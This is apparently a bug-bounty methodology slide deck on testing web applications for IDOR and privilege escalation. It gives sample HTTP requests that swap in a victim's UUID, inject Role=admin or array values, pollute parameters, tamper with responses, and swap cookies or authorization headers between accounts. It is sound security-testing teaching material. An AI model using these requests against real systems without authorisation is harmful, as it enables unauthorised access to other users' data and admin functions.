# Privilege Escalation

**Mahmoud M. Awali**

@0xAwali

**If You Need To Find UUID , Try To Register The Victim Email And Sometimes UUID Reflect In The Response**

- Tweet
- Tweet

attacker

## My Methodology

**There Is Option Based On UUID , ID OR Email , Try To Replace Your UUID , ID OR Email To Victim UUID , ID OR Email To Ge IDOR**

- **Slides**

```
POST /idor HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Referer: https://previous.com/path
Origin: https://www.company.com
Content-Length: Number

uuid=**************
```

attacker

## My Methodology

**Try To Change The UUID To null , Insert Zeros as Value OR Try To Inject an Array e.g. UUID=[] To Expose Sensitive Information**

- **Tweet**

```
POST /misconfiguration HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Referer: https://previous.com/path
Origin: https://www.company.com
Content-Length: Number

UUID=00000000-0000-0000-0000-000000000000
```

attacker

## My Methodology

**There Is Option Based On Your Privilege , Try To Replace Your Privilege To High Level Privilege**

- **Blog**

```
POST /privilege-escalation HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Referer: https://previous.com/path
Origin: https://www.company.com
Content-Length: Number

Role=admin
```

attacker

My Methodology

## Try To Change The Role To null OR Inject an Empty Array e.g. Role=[] To Expose Sensitive Information

- Tweet

```
POST /privilege-escalation/misconfiguration HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Referer: https://previous.com/path
Origin: https://www.company.com
Content-Length: Number

Role=[]
```

attacker

My Methodology

## Try To Use Parameter Pollution Techniques With UUID OR Role Parameters

- Tweet

attacker

My Methodology

## Try To Use Separators e.g. | , %20 OR , With UUID Parameter To Ge IDOR

- Mine

```
POST /idor HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Referer: https://previous.com/path
Origin: https://www.company.com
Content-Length: Number

UUID=victim-UUID,me-UUID
```

attacker

My Methodology

## Try To Use Separators e.g. | , %20 OR , With Role Parameter To Get Privilege Escalation

- Mine

```
POST /privilege-escalation HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Referer: https://previous.com/path
Origin: https://www.company.com
Content-Length: Number

Role=admin,user
```

attacker

My Methodology

## Try To Change Content Type Header To application/json AND Insert Value Of UUID As Array e.g {"UUID":["victim-UUID","me-UUID"]} To Get IDOR

- Mine

```
POST /idor HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Content-Type: application/json
Referer: https://previous.com/path
Origin: https://www.company.com
Content-Length: Number

{"UUID":["victim-UUID","me-UUID"]}
```

attacker

My Methodology

**Try To Change Content Type Header To application/json AND Insert Value Of Role As Array e.g {"Role":["admin","user"]} To Get Privilege Escalation**

- **Mine**

```
POST /privilege-escalation HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Content-Type: application/json
Referer: https://previous.com/path
Origin: https://www.company.com
Content-Length: Number

{"Role":["admin","user"]}
```

attacker

My Methodology

## Try To Change Method To POST , GET , PUT OR DELETE etc With UUID Parameter

- Mine

```
GET /idor?uuid=Victim-UUID HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Referer: https://previous.com/path
Origin: https://www.company.com
```

attacker

My Methodology

## Try To Change Method To POST , GET , PUT OR DELETE etc With Role Parameter

- Mine

```
GET /privilege-escalation?Role=admin HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Referer: https://previous.com/path
Origin: https://www.company.com
```

attacker

## My Methodology

**Enter Victim UUID Then Try To Manipulate The Response To Change The Response To Response Of The Correct UUID Code , Maybe Something Will Happen**

- **Mine**

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: https://www.company.com
Access-Control-Allow-Credentials: true
Content-Type: application/json; charset=utf-8
Content-Length: length

{
        "msg" : "Right To Do Next Action"
}
```

attacker

## My Methodology

**Try To Manipulate The Response By Changing false To true etc To Get Privilege Escalation**

- Tweet


```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: https://www.company.com
Access-Control-Allow-Credentials: true
Content-Type: application/json; charset=utf-8
Content-Length: length

{
        "admin" : "true"
}
```

attacker

## My Methodology

**Try To Send The Additional properties In The Request As Parameters Or Using This Burp Suite Extension JSONandHTTPP**

- Tweet
- Blog



attacker

## My Methodology

**Create Two Accounts Then Try To Replace ID To Another ID While Doing Action e.g. Get , Add , Edit , Remove On One Of Them**

- Video

**Steps to produce :-**

1 - Create Two Account , One On Firefox and The Second On Chrome
2 - Try To Get UUID Of Both
3 - Do Replace And Match In Burp Suite OR Use Autorize And AutoRepeater
4 - Do Any Action On One Of Them

attacker

## My Methodology

**Create Two Accounts One To High-level Privilege , Second To Low-level Privilege Then Replace Cookie Of High-level Privilege To Low-level Privilege While Doing Action On One Of Them**

- Video

**Steps to produce :-**

1 - Create Two Account , One On Firefox With High-level

and The Second On Chrome With Low-level Privilege

2 - Try To Get Cookie Of Both

3 - Do Replace And Match Cookie Of High-level And Low-level In Burp Suite OR Use Autorize

4 - Do Any Action On One Of Them

attacker

## My Methodology

**Create Two Accounts One To High-level Privilege , Second To Low-level Privilege Then Replace Authorization Of High-level Privilege To Low-level Privilege While Doing Action On One Of Them**

- **Video**

**Steps to produce :-**

1 - Create Two Account , One On Firefox With High-level

and The Second On Chrome With Low-level Privilege

2 - Try To Get Authorization Of Both

3 - Do Replace And Match Authorization Of High-level And Low-level In Burp Suite OR Use Autorize

4 - Do Any Action On One Of Them

attacker

My Methodology

## Create Account Then Add Your UUID OR ID To All Sensitive Endpoints As Parameter To Get IDOR

- Writeup
- Video

Steps to produce :-

1 - Create Account
2 - Find All Sensitive Endpoints On Your Account
e.g. http://company.com/privilege-escalation
3 - Add uuid As Parameter To This endpoint e.g
http://company.com/privilege-escalation?uuid=*******

attacker

My Methodology

## Create Account Then Add isAdmin=True OR admin=True etc To All Sensitive Endpoints To Override Your Privilege

- Tweet
- Blog

Steps to produce :-

1 - Create Account
2 - Find All Sensitive Endpoints On Your Account
e.g. http://company.com/privilege-escalation
3 - Add admin=True To This endpoint e.g
http://company.com/privilege-escalation?admin=True

attacker

My Methodology

Create Two Accounts Admin AND User , From Admin Account Find All Sensitive Endpoints Then From User Add .json To All Endpoints

- Tweet

Steps to produce :-

1 - Create Two Accounts Admin And User
2 - Find All Sensitive Endpoints From Admin Account
e.g. http://company.com/privilege-escalation
3 - From User Account Add .json To This Endpoint e.g
http://company.com/privilege-escalation.json

# Thank You

**Mahmoud M. Awali**

@0xAwali